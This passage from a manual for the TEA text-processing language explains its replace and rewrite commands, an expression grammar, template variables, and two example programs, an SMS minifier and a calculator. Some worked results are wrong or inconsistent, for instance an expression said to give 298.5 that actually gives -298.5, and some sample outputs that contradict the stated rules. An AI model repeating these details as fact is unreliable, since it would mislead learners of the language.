"Age": "<n:26:8>"
"Description": "<p!:|s:|s:|z:>"
}
```

Concerning controlling what to replace in a string, note that `r:REGEX:STR` replaces only the FIRST occurrence of REGEX in what is being processed with STR, but `r!:REGEX:STR` replaces ALL occurrences of the pattern (REGEX) in (STR) what is being processed. We see this by the following two examples:

R: EXAMPLE 2

```
i!:I like this|r:[aeiou]:_:
```

returns "`I l_:ke this`", while

R: EXAMPLE 3

```
i!:I like this|r!:[aeiou]:_:
```

returns "`I l_:k_: th_:s`". Basically, the `R!:` form performs multiple substitutions, while `R:` only replaces the first occurrence of the target pattern.

24.2.1 The Peculiar Side of R: — Using R: without explicit arguments

The Braillish Transforms: r: and r!:

Note that the `r:` and `r!:` primitives — in their **argumentless-signatures** — offer distinct, but related **cryptographic utilities** for **using white-space as information** in machine-readable cryptograms. Essentially, they offer a strange but useful means to read "words between lines" so to say; systematically **converting usual writing using visible text to a kind of invisible but readable writing system** — writing using whitespace, an important primitive capability for some families of cryptography as we are about to see.

Also, note that `r:` and `r!:` work very differently, though somewhat similarly. The first recognizes visible characters (replacing them with white space in the result) and new lines, and otherwise simplifies reading original white-space, while `r!:` only recognizes original white-space, eliminating originally visible characters (replacing them with empty space in the result) and thus only recognizes spaces and tabs (replacing them with "." in the result) and new lines. Some examples shall help drive these points home...

Assuming we have the following simple text as the input:

Sample Text Input

```
Myself should tell
You O my Lord.
I trust You Know Me.
```

We can then appreciate the "Braillish" — meaning, like **Braille** — projections of it with `r:` and `r!:` as seen hereafter. First, assume we the `r:` instruction to that text as such:

R: EXAMPLE 4

```
i!:{Myself should tell
You O my Lord.
I trust You Know Me.} | r:
```

We would then obtain the following kind of output..

Sample Text OUTPUT from Example 4

```
     .     .   .
   . . .
 .    .   .   .
```

While, if we instead apply `r!:` to the same text, as such:

R: EXAMPLE 5

```
i!:{Myself should tell
You O my Lord.
I trust You Know Me.} | r!:
```

We would then obtain the following kind of output..

Sample Text OUTPUT from Example 5

```
...
...
....
```

More specifically, note that, if we had some basic text such as “Hello World”, and then applied `r:` to it, we would obtain the peculiar “ . ”. This, because, **R:** would override every originally visible character with a SINGLE SPACE character, and then replace all originally invisible text (essentially white-space) **except the new-line character** with a FULLSTOP “.”.

While, applying just `r!:` to “Hello World” would result in just “.” — so that, we see that all originally visible text is eliminated (essentially, each originally visible character was replaced by an EMPTY SPACE), while all originally invisible text (apart from the new line character) is replaced by a single

FULLSTOP at every occurrence; so, "Hello World", with two spaces between the words would result in " .. " when `r:` is applied to it, however, it would result in the more compact ".." when `r!:` is the one applied to it.

These two instructions were definitely inspired by braille — a system of reading and writing that is conducive to blind people — however, they aren't exactly like braille; in the sense that, these commands do not try to encode visible text using braille-like code or characters, but instead would serve purposes more inclined towards developing codes and forms of cryptographic writing that can leverage "hiding messages" in normal text using white-space or otherwise leveraging the length of words to encode messages instead of their literal contents, etc. This line of work is still under active research[1]. Clearly, we see that these two primitives serve a role very hard to replace with anything else!

TEA Mathematical Expressions and The Mathematics Re-Write Transform: r.:

It should first of all be worth noting that in fact, the TEA **R** command space should have originally been named **REWRITE** and not **REPLACE** — especially because of how several classical and popular terminologies for re-write systems in both computer science and software engineering are named or how they operate; e.g the fact that the fundamental concept behind much if not all of how software language engineering (the stuff that makes all programming languages possible) is based on the theories and formalisms of re-write systems such as BNF and generally, production rules that essentially reduce any or most programming language implementations to just a series of re-writing mechanism that take formal expressions in one system or language, and then re-write them in another — compilers and interpreters, all the way from first-generation low-level languages, to fourth+ generation high-level languages such as C++, Java and even this TEA language all are fundamentally based on **re-write systems**. And that, **replacing** or rather *substitution* and **rewriting** are conceptually equivalent: terms or expressions in one formal system or language getting replaced by those in another — such as when identifiers (variable names, function names, function arguments, etc) are replaced by their literal values (or perhaps addresses to the literal values) in the translation (for compilers) or evaluation (for interpreters) of expressions in a language like C or Python respectively.

In TEA though, we especially encounter the notion of a re-write system via command spaces such as **ZAP** — which knows to take command expressions

[1]**NOTE:** This line of inquiry was originally kick-started at Nuchwezi Research as early as 2020, via projects such as **Ghost Messages** — `https://ghost.nuchwezi.com` also check `https://codepen.io/mcnemesis/pen/zqBmdL`

targeting the external/non-TEA environment (such as Windows or Linux system/shell for CLI TEA or JavaScript for WEB TEA) and return their equivalent expression after their evaluation. And then the TEA **EVALUATE** command space (see **Chapter 11**), that accepts any valid TEA expression and returns/rewrites it with the result of its evaluation.

However, and especially because at core, and originally, TEA was meant or designed to be a purely TEXT-PROCESSING oriented language — essentially, such that even [usually] basic things such as evaluating mathematical expressions were meant to be implemented via mere text-processing that is devoid of any notions of type-systems — especially since, for TEA, everything is just text or string irrespective of how it is expressed, we later found, after especially intensive practical explorations of how the TEA language might be utilized in real-life (such as most of the work in the present manual, the TAZ, has laid down in the many chapters and practical examples and applications encountered in each of the chapters), that it shall be **essential to not overly complicate** the work of TEA programmers by not providing a basic mathematics or at least arithmetic evaluation facility as a first-level facility within the language. This, especially after studying the designs and implementations of several other general-purpose programming languages — such as C, C++, Haskell, JavaScript, Python, Erlang, Go, Ruby, Lisp, etc. and finding that, even where no external libraries are loaded or required, a good and practically useful [programming] language generally must be able to at least readily allow for basic arithmetic expressions such as "2+1", "4/5" or even the non-trivial BODMAS[2] expressions such as "((2+1)*(100-1/2)*(0–1))", etc. to be reducible to their corresponding correct, terminal [numeric] expressions — such as "298.5" in that last case.

It was then decided to leverage the **R** command space to make this possible — especially because, it was necessary to ensure that such a facility ought not depend on where one is using TEA from (such as is the case with some aspects of **ZAP**), and that, the way we evaluate a mathematical expression in a TEA program needs be consistent and work the same way irrespective of where TEA is being used from (unlike what some *ZAP expressions* might be like). A decision then, was made (late 2025), to use the **R.:** signature to expose a mathematical expression re-write facility to all TEA programs.

Also, note that, because of how many other GPLs work, it was decided that this

[2]Brackets, Of, Division, Multiplication and Subtraction

same facility would be how we handle or evaluate boolean arithmetic or boolean algebra in TEA — essentially, evaluating basic logical expressions such as "$2 > 1$", "$(1 + 6) == 10 - 3$", "`0 != 1-1`", etc. And concerning the case of boolean arithmetic, the results extending to re-writing expressions as either "true" or "false" depending on the evaluation of a pure-numeric expression[3].

And so, we can formally specify the mathematical language that the **R.:** command space — which we shall call the **TEA Mathematics RE-WRITE command** — as such follows:

TEA Mathematical Expressions: Introduction
Arithmetic, comparison, and logical expressions form the core of many programming languages, including C, Python, JavaScript and now they are also to be found in TEA. These expressions are traditionally defined using formal grammars and lexical rules, enabling precise parsing and evaluation. In TEA, which is an interpreted language, it is useful for the programmer, the user of the language, to understand what is possible and how when using this language feature then.

So, in this brief diversion, we present a formal specification of **TEA Mathematical Expressions** (TME) using regular expressions, context-free grammars (CFGs), and automata theory, with evaluation semantics grounded in Boolean logic [31, 32, 33].

TEA Mathematical Expressions: Lexical Specification (Regular Expressions)

- **Number**: `[0-9]+(\.[0-9]+)?`
- **Scientific Notation Number**: such as `1e3` (1000), `.314e1` (3.14), `1.0e-3` (0.001), etc.
- **Arithmetic operators**: `+`, `-`, `*`, `/`, `**`
- **Comparison operators**: `>`, `<`, `>=`, `<=`, `==`, `!=`
- **Logical operators**: `&&`, `||`
- **Other operators**: `^` (Bitwise XOR), `_` (String concatenation)[4]
- **Boolean literals**: `true`, `false`
- **Parentheses**: `(`, `)`

TEA Mathematical Expressions: Syntactic Specification (Context-Free Grammar)

$$
\begin{aligned}
\text{Expr} &\rightarrow \text{LogicExpr} \\
\text{LogicExpr} &\rightarrow \text{LogicExpr } \texttt{||} \text{ LogicTerm} \mid \text{LogicTerm} \\
\text{LogicTerm} &\rightarrow \text{LogicTerm } \texttt{\&\&} \text{ LogicFactor} \mid \text{LogicFactor} \\
\text{LogicFactor} &\rightarrow \texttt{!} \text{ LogicFactor} \mid \text{Comparison} \\
\text{Comparison} &\rightarrow \text{ArithExpr CompOp ArithExpr} \mid \text{BoolLiteral} \\
\text{ArithExpr} &\rightarrow \text{Term } \{(+ \mid -) \text{ Term}\}^* \\
\text{Term} &\rightarrow \text{Factor } \{(* \mid /) \text{ Factor}\}^* \\
\text{Factor} &\rightarrow \text{Power } [** \text{ Factor}] \\
\text{Power} &\rightarrow \text{Number} \mid (\text{Expr}) \\
\text{CompOp} &\rightarrow >|<|>=|<=|== \\
\text{BoolLiteral} &\rightarrow \texttt{true} \mid \texttt{false}
\end{aligned}
$$

[3]Since TEA has no usual/C-like concept of evaluating arithmetic nor boolean algebra expressions that mix literals such as numbers with variables — that is to say, we cannot readily evaluate an expression such "$1 + a$" or "$1 + a == vNA$" where both "a" and "vNA" are some variables or in the case of TEA, perhaps names of TEA vaults.

[4]Only valid between digits such as "2_1" evaluating as "21".

This grammar supports:

- Arithmetic expressions: `3 + 4 * 2`
- Comparisons: `(1 + 2)**3 == 27`
- Logical combinations: `(x > 5) && !(y < 3 || false)`

TEA Mathematical Expressions: Semantics

- Arithmetic expressions evaluate to numeric values.
- Comparison expressions evaluate to Boolean values (`true` or `false`).
- Logical expressions operate on Boolean values using short-circuit semantics.

This layered grammar also reflects the operator precedence and associativity rules found in many programming languages [34].

TEA Mathematical Expressions: Automata Perspective
Lexical tokens are recognized by finite state machines (FSMs), while the nested structure of expressions requires a pushdown automaton (PDA) [35]. And then, logical connectives and Boolean literals are treated as terminals and integrated into the PDA's parsing logic. In the current TEA reference implementations though (WEB TEA: based on JavaScript and CLI TEA: based on Python3), we worry less about these technicalities since the underlying (host language) takes care of the technicalities and we only extra TME and pass these to the relevant `eval(...)` facility of the underlying host language[5].

TEA Mathematical Expressions: Conclusion
By combining regular expressions, context-free grammars, and automata theory, we can formally specify and reason about the structure and evaluation of arithmetic, comparison, and logical expressions in TMEs, and so that, someone already familiar with how mathematical expressions work in other GPLs — especially C-family languages (since both Python and JavaScript are somewhat C-related) shall readily be able to transfer their knowledge and experience to how TEA arithmetic and logical expressions work.

As for where we have applied the **TMEs** via `R.:`, refer to examples such as **Personality Calculator** (**Section 23.3.1**), **Statistical Analysis Tool** (**Section 20.3.2**) and several other examples and applications including the one we cover in this chapter — the **Advanced Mathematics Calculator** (**Section 24.3.2**).

24.2.2 TEA TEMPLATE Expressions — TEA ReWRITE System

In the previous sections, especially in **Section 24.2.1**, we have encountered some peculiar powers of TEA's rewriting system, such as how those that can take any valid mathematical expression (such as "r.:$(1/2) * (1 + 5 * *(1/2))$") — the **golden ratio** —- and reduce it to the corresponding terminal **numeric** value. For example, we saw that invoking the following TEA:

R: EXAMPLE 6: Using R.:

```
r.:(1/2)*(1+5**(1/2))
```

[5]Unless in the future we decide or reach a point where TEA must be implemented as a direct platform on-top of say Assembly or the processor/Machine Code — which is very unlikely, given where we envision TEA to be most useful, and given many other robust GPLs such as C# and Ruby are themselves designed atop other language platforms, etc. — we shall keep relying on the time-proven and stable low-level mathematics processing facilities of our host languages.

Would result in the answer "1.618033988749895".

However, and as might be the case in some real-life situations, one finds that they have some expression that doesn't necessarily contain only terminal symbols that a TEA Mathematical Expression expects — that is, that, the expression contains some variables for example. We might for example have the above expression instead presented as a parameterized expression as such: "$(1/a) * (1 + 5 * *(1/a))$" — in which case we have replaced some of the original numbers, numeric expressions or operators with some variable — in this case we have all instances of "2" replaced by a variable "a". This could make sense when the expression for example represents a formula that needs to be computed based on some externally specified value of "a". However, currently, attempting to evaluate that expression as is, such as with the following TEA program would fail:

R: EXAMPLE 7: Using R.:

```
r.:1+100*0.5^(1-a**(1/a))
```

One work-around might be to first perform a replacement using the usual **R:** commands such as with `R!:a:2` as shown in the following modified program:

R: EXAMPLE 8: Using R.:

```
i!:(1/a)*(1+5**(1/a))
r!:a:2
r.:
```

or perhaps using a vaulted expression such as with...

R: EXAMPLE 8: Using R.:

```
v:vEXPR:{(1/a)*(1+5**(1/a))}
v:vREGEX:a
v:vSUBST:2
r*!:vEXPR:vREGEX:vSUBST
r.:
```

And that correctly gets us the original terminal value “1.618033988749895”. However, such an approach, despite being fine and functional, might create some problems when we are dealing with more tricky expressions. For example, consider the case when our mathematical expression is mixed with some other text, perhaps descriptive text, such as in the following version of the expression...

R: EXAMPLE 8: Using R.:

```
v:vEXPR:{The Golden Ratio is computed as: (1/a)*(1+5
  **(1/a))}
v:vREGEX:a
v:vSUBST:2
r*!:vEXPR:vREGEX:vSUBST
r.:
```

Attempting to evaluate that vaulted expression — held in vault named `vEXPR`, and whose literal value is “The Golden Ratio is computed as: (1/a)*(1+5**(1/a))” — fails, because after we substitute for “a” with “2” via the instruction `r*!:vEXPR:vREGEX:vSUBST`, we then have a non-mathematical expression: “The Golden R2tio is computed 2s: (1/2)*(1+5**(1/2))”. Clearly, that one can’t be readily reduced to a simple terminal value. So, we are instead going to have to utilize what are known as **TEA Template Expressions**.

In very basic terms, a TEA Template Expression is any text of the form...

TEA TEMPLATE Expression Format

```
Any text, could even contain (1+a)*b with some #
  variable# or ##deepvariable## or even multiple #
  variable2#, etc...
```

Figure 24.1: The TEA TEMPLATE Expression format

In any such expression, all instances of **text held inside of** a single “#” on either side — such as “#variable#” and “#variable2#” in this case — but also those delimited by exactly only two hash symbols, such as “##deepvariable##”, are known as **TEA Template variables**, with the latter kind being known as **TEA Template deep variables** or just “deep

variables".

So, when we encounter such an expression and wish to re-write it, we shall follow the following basic two rules:

1. We shall attempt to replace all instances of TEA variables with their corresponding values held in the vaults of the designated or matching names. That is, for "#variable#", we look for a vault named "variable" and replace all occurrences of the TEA template variable in the template expression with the vault value we found. In case no such vault exists, the template variable is left intact in the template expression.

2. When we encounter a TEA template deep variable such as "##meta##", we then must perform two or more re-writes[6]

   - First, we look for the vault with the name "meta", and perform the usual TEA template variable re-write transformation on its contents, ensuring to dive deeper and resolve any further template variable found — both normal variables and deep variable, so as to arrive at a final expression.
   - Next, we take the results from the above step, and use them to replace all instances of "##meta##" in the original TEA template expression.

With that facility then, we can then re-approach our problematic expression above as such...

R: EXAMPLE 9: Using R*!@:

```
v:vEXPR:{The Golden Ratio is computed as: (1/#a#)*
  (1+5**(1/#a#))}
v:a:2
r*!@:vEXPR
```

Which shall return "The Golden Ratio is computed as: (1/2)*(1+5**(1/2))".

And in case we wish to use deep variables, we could write that same program as such:

[6]It might be that we need to perform several recursions in order to finally eliminate all further nested templates in the expression of interest, however, for now, we enforce a maximum recursion depth of 20, so as to avoid problematic infinite or cyclic recursion.

R: EXAMPLE 10: Using R*!@:

```
v:vEXPR:{The Golden Ratio is computed as: ##
  innerEXPR##}
v:a:2
v:b:{(1/#a#)}
v:innerEXPR:{(1/#a#)*(1+5**#b#)}
r*!@:vEXPR
```

Which shall indeed return "The Golden Ratio is computed as: (1/2)*(1+5**(1/2))". However, in case we wish to instead have the embedded mathematical expression evaluated as well, then we would instead write that program as such:

R: EXAMPLE 11: Using R*!@:

```
v:vEXPR:{The Golden Ratio is computed as: ##
  vInnerVALUE##}
v:a:2
v:b:{(1/#a#)}
v:innerEXPR:{(1/#a#)*(1+5**#b#)}
r*!@:innerEXPR | r.: | v:vInnerVALUE
r*!@:vEXPR
```

Which then returns "The Golden Ratio is computed as: 1.618033988749895". And of course, we could work without vaults as with just `R@:` as in...

R: EXAMPLE 12: Using R!@:

```
v:a:2
v:b:{(1/#a#)}
i!:{(1/#a#)*(1+5**#b#)} | r@:
# OR just..
r!@:{(1/#a#)*(1+5**#b#)}

# then evaluate inner expression first..
r.: | v:vInnerVALUE
```

```
# then do original template...
r!@:{The Golden Ratio is computed as: ##vInnerVALUE
  ##}
```

Which also returns "The Golden Ratio is computed as: 1.618033988749895". Thus is the queer power of TEA Templates!

Finally, the following example should help demonstrate the differences between deep-by-default template variable resolution (such as with `R!@:`) Vs non-deep resolution (such as with `R@:`).

R: EXAMPLE 13: Using R@: Vs R!@:

```
# TESTING Recursive Template Resolution
V:a:1
V:b:{(1/#a#)}
V:c:{[#b# in c]}
V:EXPR:{#a# + #b# + #c#}
v:MSG:{I read the expression about #a# as:
 #EXPR#
and then as
##EXPR## and #c# as ##c##
}
y:MSG | R@:

# returns:
I read the expression about 1 as:
 #a# + #b# + #c#
and then as
1 + (1/1) + [(1/1) in c] and [#b# in c] as [(1/1) in
   c]

# while...
y:MSG | R!@:

# returns:
I read the expression about 1 as:
 1 + (1/1) + [(1/1) in c]
```

```
and then as
1 + (1/1) + [(1/1) in c] and [(1/1) in c] as [(1/1)
   in c]
```

As a rule of thumb, when not sure when to use which, just use normal template #variables#, and ensure to render using deep-by-default with `R!@:` or `R*!@:vEXPR` when using vaulted templates.

24.3 EXAMPLE APPLICATIONS of R:

In exploring how to leverage the **REPLACE** TEA command space, note that there are indeed many many ways this facility can be utilized, many of which are already demonstrated in several of the applications we have already covered — such as in **Word Counter** (**Section 13.3.1**), **Boobs 'N' Traps** game (**Section 14.3.1**), **Mental Health Profiler** utility (**Section 16.3.1**) and others! However, in this section, we shall endavour to explore one obvious application of the text-substitution transformer — in the form of a text-compressor, and then two non-obvious applications; one as a mathematics calculator, the other as a cryptography utility.

24.3.1 EXAMPLE 1: HUMAN SUPPORT: SMS and TEXT Minifier Program

Realize that much can be accomplished with mere text substitution operations. The application we are going to look into next, is one basic solution to the problem of compressing messages meant for SMS (Short Messages), especially so as to keep the texts short, still meaningful, and thus save on SMS/data charges. Moreover, and as one shall notice, the minifier somewhat makes the texts even more interesting to read, and especially among young people and especially internet users such as those that like to hold long conversations via instant messaging and chatting apps, this solution shall offer a compelling means to take long texts and compress them in an agreeably creative, but still meaningful way.

TEA Program: TEXT MINIFIER v1

```
#====================================
# TEXT MINIFIER v1
#----|what it is|-----------------
# A bsc TXT/SMS mnifyr
#====================================
v:vMSG

#----|THE CONSTANTS|-----------------
v:vDELIM:{
**********************
}

t.: | f!:^$:1PROCESS:1PROMPT
1:1PROMPT |
i!:{Welcome to TEXT MINIFIER v1} | x*!:vDELIM
x!:{Enter a text message that you want minified:}
i*: | t.: | f!:^$:1PROCESS:1PROMPT

1:1PROCESS
v:vMSG | v:vMSG_ORIG #store original message
z: #convert all text to lower-case first

#----|THE COMPRESSORS|-----------------
#first, eliminate redudancy
r!:a+:a|r!:b+:b|r!:c+:c|r!:d+:d|r!:e+:e|r!:f+:f|
r!:g+:g|r!:h+:h|r!:i+:i|r!:j+:j|r!:k+:k|r!:l+:l|
r!:m+:m|r!:n+:n|r!:o+:o|r!:p+:p|r!:q+:q|r!:r+:r|
r!:s+:s|r!:t+:t|r!:u+:u|r!:v+:v|r!:w+:w|r!:x+:x|
r!:y+:y|r!:z+:z|r!:\s+:{ }|r!:\.+:.|r!:,+:,
r!:\?+:?|r!:\!+:!|r!:{\:+}:{:}|r!:{;+}:;

#then perform smart/creative replacements...
r!:wh:w|r!:ing:in|r!:and:n
r!:{it is}:tis|r!:you:{u}|r!:the:d
r!:to:2|r!:for:4|r!:how:hw|r!:ed:d
r!:[ ]*are[ ]:{ r }|r!:why:y|r!:ou:u
r!:[ ]be[ ]:{ b }|r!:your:yo|r!:right:8t
r!:phone:4ne|r!:ike:yk|r!:day:dy|r!:now:nw
r!:can:cn|r!:be:b|r!:love:lv
# and more as time shall inspire...

#----|PRESENT|-----------------
v:vMSG #store final compressed version
```

So that, with that program and some sample texts, we can obtain results such as:

Sample OUTPUT 1 from TEXT MINIFIER

```
ORIGINAL MESSAGE:
**********************
ORIGINAL MESSAGE:
**********************
Hello World. Do you realize that the world can be made
   simpler than it actually is?? And, concerning ways how we
   might go about making this happen, well, perhaps we can
   start by writing less! What do you think?
**********************
COMPRESSED [by 11.37%]:
**********************
helo world. do u realize that d world cn b made simpler than
   it actualy is? n, concernin ways hw we might go abut makin
    this hapen, wel, perhaps we cn start by writin les! wat
   do u think?
```

Another, better compressed example...

Sample OUTPUT 2 from TEXT MINIFIER

```
ORIGINAL MESSAGE:
**********************
Hi there darling. What is the date you said you wish that we
   meet? I'll be in town till like Friday. Do let me know if
   we can meet on any of the evenings before then. Cheers!
   Love. ~ZEN
**********************
COMPRESSED [by 16.75%]:
**********************
hi dre darlin. wat is d date u said u wish that we met? i'l b
    in 2wn til lyk fridy. do let me knw if we cn met on any
   of d evenins b4e dn. chers! lv. ~zen
```

And for a very basic case such as just the phrase "Hello World" which has some redundancy, we still get some meaningful compression nonetheless...

Sample OUTPUT 3 from TEXT MINIFIER

```
ORIGINAL MESSAGE:
**********************
Hello World
**********************
COMPRESSED [by 9.09%]:
**********************
helo world
```

Thus, this program can surely be quite useful in the hands of almost anyone engaging in regular but costly text-based informal chatting and messaging as we can see in the above examples. Of course, one should note that this program returns both the original and compressed message as it is. However, we can also have a version that only returns the compressed message when needed, and such would be as such:

TEA Program: SMS-TEXT MINIFIER v3

```
#=====================================
# SMS-TEXT MINIFIER v3
#----|what it is|-------------------
# A bsc TXT/SMS mnifyr
#=====================================
v:vMSG | v:vMSG_ORIG

#----|THE CONSTANTS|-------------------
v:vDELIM:{
**********************
}

f!:^$:1PROCESS:1PROMPT
1:1PROMPT |
i!:{Welcome to TEXT MINIFIER v3} | x*!:vDELIM
x!:{Enter a text message that you want minified:}
i*: | f!:^$:1PROCESS:1PROMPT

1:1PROCESS
v:vMSG | v:vMSG_ORIG #store original message
z: #convert all text to lower-case first
```

```
t.: #truncate trailing white-space

#----|THE COMPRESSORS|------------------
#first, eliminate redudancy
r!:a+:a|r!:b+:b|r!:c+:c|r!:d+:d|r!:e+:e|r!:f+:f|
r!:g+:g|r!:h+:h|r!:i+:i|r!:j+:j|r!:k+:k|r!:l+:l|
r!:m+:m|r!:n+:n|r!:o+:o|r!:p+:p|r!:q+:q|r!:r+:r|
r!:s+:s|r!:t+:t|r!:u+:u|r!:v+:v|r!:w+:w|r!:x+:x|
r!:y+:y|r!:z+:z|r!:\s+:{ }|r!:\.+:.|r!:,+:,
r!:\?+:?|r!:\!+:!|r!:{\:+}:{:}|r!:{;+}:;

#numbers in words with digits
r!:one:1|r!:two:2|r!:three:3|r!:four:4
r!:five:5|r!:six:6|r!:seven:7|r!:eight:8
r!:nine:9|r!:ten:10|r!:zero:0

#then perform smart/creative replacements...
r!:wh:w|r!:ing:in|r!:and:n
r!:{it is}:tis|r!:you:{u}|r!:the:d
r!:to:2|r!:for:4|r!:how:hw|r!:ed:d
r!:[ ]*are[ ]:{ r }|r!:why:y|r!:ou:u
r!:[ ]be[ ]:{ b }|r!:your:yo|r!:right:8t
r!:phone:4ne|r!:ike:yk|r!:day:dy|r!:now:nw
r!:can:cn|r!:be:b|r!:love:lv|r!:ight:8
# and more as time shall inspire...

#----|PRESENT|------------------
v:vMSG #store final compressed version
#compute compression analytics...
y!:vMSG | v:vN_MSG
y!:vMSG_ORIG | v:vN_MSG_ORIG
v:vMEASURE_EXPR:{((I-O)/(1.0*I)) * 100}
v:vI:I | v:vO:O
r*!:vMEASURE_EXPR:vI:vN_MSG_ORIG | v:vMEASURE_RESULT
r*!:vMEASURE_RESULT:vO:vN_MSG | v:vMEASURE_RESULT
r*.:vMEASURE_RESULT |
f!:\.:1NOTRUNC
d!:^.*\...
1:1NOTRUNC
```

```
v:vMEASURE_RESULT

#Present compressed message and analytics
i!:{ORIGINAL MESSAGE:} | x*!:vDELIM | x*!:vMSG_ORIG
  | x*!:vDELIM
x!:{COMPRESSED [by } | x*!:vMEASURE_RESULT | x!:{%]:
  } | x*!:vDELIM
x*!:vMSG | v:vFIN_MSG_WITH_ANALYTICS

i!:{TEXT MINIFIER: processing message is complete |
  Choose what to do:
[1] Return Final Message Only | [else] RESULTS +
  Analysis} | i*: | t.:
f:^1$:1NOANALYSIS

y:vFIN_MSG_WITH_ANALYTICS | q!: #show original msg+
  analysis+final message

1:1NOANALYSIS #only show final compressed message
y:vMSG
```

Figure 24.3: TEA APPLICATION: SMS/TEXT MINIFIER v3

When used in the original mode, it would produce results such as:

Sample OUTPUT 4 from TEXT MINIFIER v3

```
ORIGINAL MESSAGE:
**********************
this is the rhythm of the night
**********************
COMPRESSED [by 22.58%]:
**********************
this is d rhythm of d n8
```

Sample OUTPUT 4 from TEXT MINIFIER v3

```
ORIGINAL MESSAGE:
**********************
    T
**********************
COMPRESSED [by 80%]:
**********************
t
```

While, when used in the "result-only" mode, it would produce output such as just

Sample OUTPUT 4 from TEXT MINIFIER

```
this is d oficial web integratd development environment 4 d
   trans4min executable alphabt computer programin language.
```

Thus, this simple application can really come in handy, and can be used both via the web, but also in pure offline mode via the commandline. Note that, for quick testing, access it via the TEA standard programs, or via the links:

`https://tea.nuchwezi.com/?i=your+text+message+here&fc=https://gist.githubusercontent.com/mcnemesis/648d348ce61eb5765421e8fb434c1b19/raw/sms_text_minifier.tea`

OR

`https://bit.ly/text2minisms`

24.3.2 EXAMPLE 2: MATHEMATICS: ADVANCED MATHEMATICS COMPUTER

Having looked at what kinds of mathematics we can accomplish using TEA's mathematical **REWRITE** instruction, `r.:` — refer to **Section 24.2.1**, we can then proceed to look at a basic general-purpose application that can help anyone quickly evaluate basic to advanced mathematical expressions in a very simple and direct way, via an interactive interface. We shall refer to this

program as the **Advanced Mathematics Computer** (AMC), and the version 3.1 of this utility is as presented hereafter...

TEA Program: Advanced Mathematics Computer v3.1

```
#!/usr/bin/tttt -fc
v:vDESCRIPTION:{
################################
# ADVANCED MATHEMATICS COMPUTER:
# AMC v3.1
################################
This program is meant to help you quickly reduce
  mathematical expressions to their numerical or
  boolean values.
You might also think of it as a simple advanced
  calculator.}

#------[ DEFINE CONSTANTS ]
v:vDELIM:{
######################
}
v:vPROMPT:{INPUT: [Q] QUIT | [H] HELP | Mathematical
   Expression for AMC to compute:}
v:vEXP_PREFIX:{You entered:}
v:vEXP_SUFFIX:{AMC Evaluated it as: }
v:vTEA_MATH_EXPRESSIONS:{
AMC expects and correctly evaluates ONLY legitimate
  TEA Mathematical Expressions:
####################
-> Numbers: 0,1,2,...,9,... including fractions and
  signed numbers
-> Scientific Notation Numbers: such as 1e3 (1000),
  .314e1 (3.14), 1e-3 (0.001), etc.
-> Arithmetic Operators: + (Addition), - (
  Subtraction), * (Multiplication), / (Division), ,
   ** (Exponentiation), % (Modulus)
-> Comparison Operators: > (Greater than), < (Less
  than), >= (Greater or Equal), <= (Less or Equal),
  == (Equivalent), != (Not Equivalent)
-> Logical Operators: && (And), || (Or)
```

```
-> Other Operators: ^ (Bitwise XOR), _ (Number
   Concatenation)
-> Boolean Literals: true, false
-> Parentheses: ( and )
-> Last Answer Variables: answer, ans, a (such as
   answer+1)
#####################
If you know what you are doing, you can use those
   operators and numbers to evaluate basic and
   complex mathematical expressions of many kinds,
   via AMC.
}
v:vNL:{
}
v:vREGEX_ANS:{answer|ans|a} #to match answer
   variable in TMEs

#------[ DEFINE VARIABLES ]
v:vREPORT:{-|AMC Evaluated Nothing Yet|-}
v:vANSWER_ORIG:{0} # hold last evaluated answer
   value

#------[ Get Input ]
v:vINPUT #store any external input originally
   provided
# show the welcome message
y:vDESCRIPTION | i:
# then prompt for input if blank...
y:vINPUT | t.: | v:vINPUT | f:^$:lPROMPT:lCOMPUTE

l:lHELP
y:vTEA_MATH_EXPRESSIONS | i: #show AMC TME
   expression guidelines..

l:lPROMPT
y:vPROMPT | x*:vNL | x*:vDELIM | x*:vREPORT | i: |
   v:vINPUT | t.: | f:^$:lPROMPT:lCOMPUTE

l:lCOMPUTE
```

```
f:^[qQ]$:lFINISH
f:^[hH]$:lHELP
y:vINPUT
r*!:vINPUT:vREGEX_ANS:vANSWER_ORIG #overwrite answer
    variable
r.: | v:vANSWER | v:vANSWER_ORIG #evaluate TME and
   store answer

#------[ Present Results ]
y:vEXP_PREFIX | x*!:vDELIM | x*!:vINPUT | x*!:vDELIM
    | x*!:vEXP_SUFFIX | x*!:vANSWER | v:vREPORT | i:

# done processing, prompt for next task...
j:lPROMPT

#------[ QUIT ]
l:lFINISH
y:vREPORT # show last report and quit
```

Figure 24.4: TEA APPLICATION: Advanced Mathematics Computer v3.1

And so that, having that program and some tricky mathematical expressions that one needs to evalute, there shall be no need to guess or waste time, but instead just load AMC and compute their corresponding values as shown in the following examples:

Sample OUTPUT 1 from AMC v3.1

```
You entered:
##########################
3.1415*(101)**2
##########################
AMC Evaluated it as: 32046.4415
```

Where that example shows us how to correctly compute the area of a circle whose radius is 101. More examples shall help us appreciate this facility even more...

Sample OUTPUT 2 from AMC v3.1

```
You entered:
##########################
0.5*(1 + 5**(1/2))
##########################
AMC Evaluated it as: 1.618033988749895
```

That last output shows that we can use AMC to compute **square-roots** or n-th roots even though we don't have a square-root operation supported, simply by using the idea of $\sqrt{5} = 5^{\frac{1}{2}}$ for example. And so, we see here that AMC can correctly compute the value of the **golden ratio** using the expression we have provided as shown above, and that is is **correct to 14 decimal places!**

Sample OUTPUT 3 from AMC v3.1

```
You entered:
##########################
(5-2)*(5+3)
##########################
AMC Evaluated it as: 24
```

Sample OUTPUT 4 from AMC v3.1

```
You entered:
##########################
(5-2)*5+3
##########################
AMC Evaluated it as: 18
```

Sample OUTPUT 5 from AMC v3.1

```
You entered:
##########################
```

```
5-2*5+3
#########################
AMC Evaluated it as: -2
```

And then those last three outputs should help to demonstrate that indeed, we can trust AMC to be doing the right thing when we use complex expressions — such as when we either use expressions containing terms in brackets Vs expressions without brackets. AMC respects standard mathematical operator precedence such as **BODMAS**, and shall correctly compute the legitimate value as we see in the three variations of trying to compute the **y-axis** value for a quadratic function with the equation $y = (x - 2)(x + 3) = x^2 + x - 6$, and so that, as we see in the first case, when $x = 5$, and we try to evaluate the expression having substituted "5" for x, we would correctly get the y value as `24`. However, in the other two expressions omitting some or all of the brackets, the expression would indeed be wrong, and so the values AMC gives us, despite being correct for the given expressions, might not be what the person wanted.

And so, for someone that knows what they are doing, we see that TEA's mathematical evaluation instruction **R.:EXPR** shall always get us the legitimate answers in simplified for, for any arguments (`EXPR`), that we pass it as long as they are the correct expressions we intend to evaluate, and if they adhere to the expected TEA Mathematical Expression syntax.

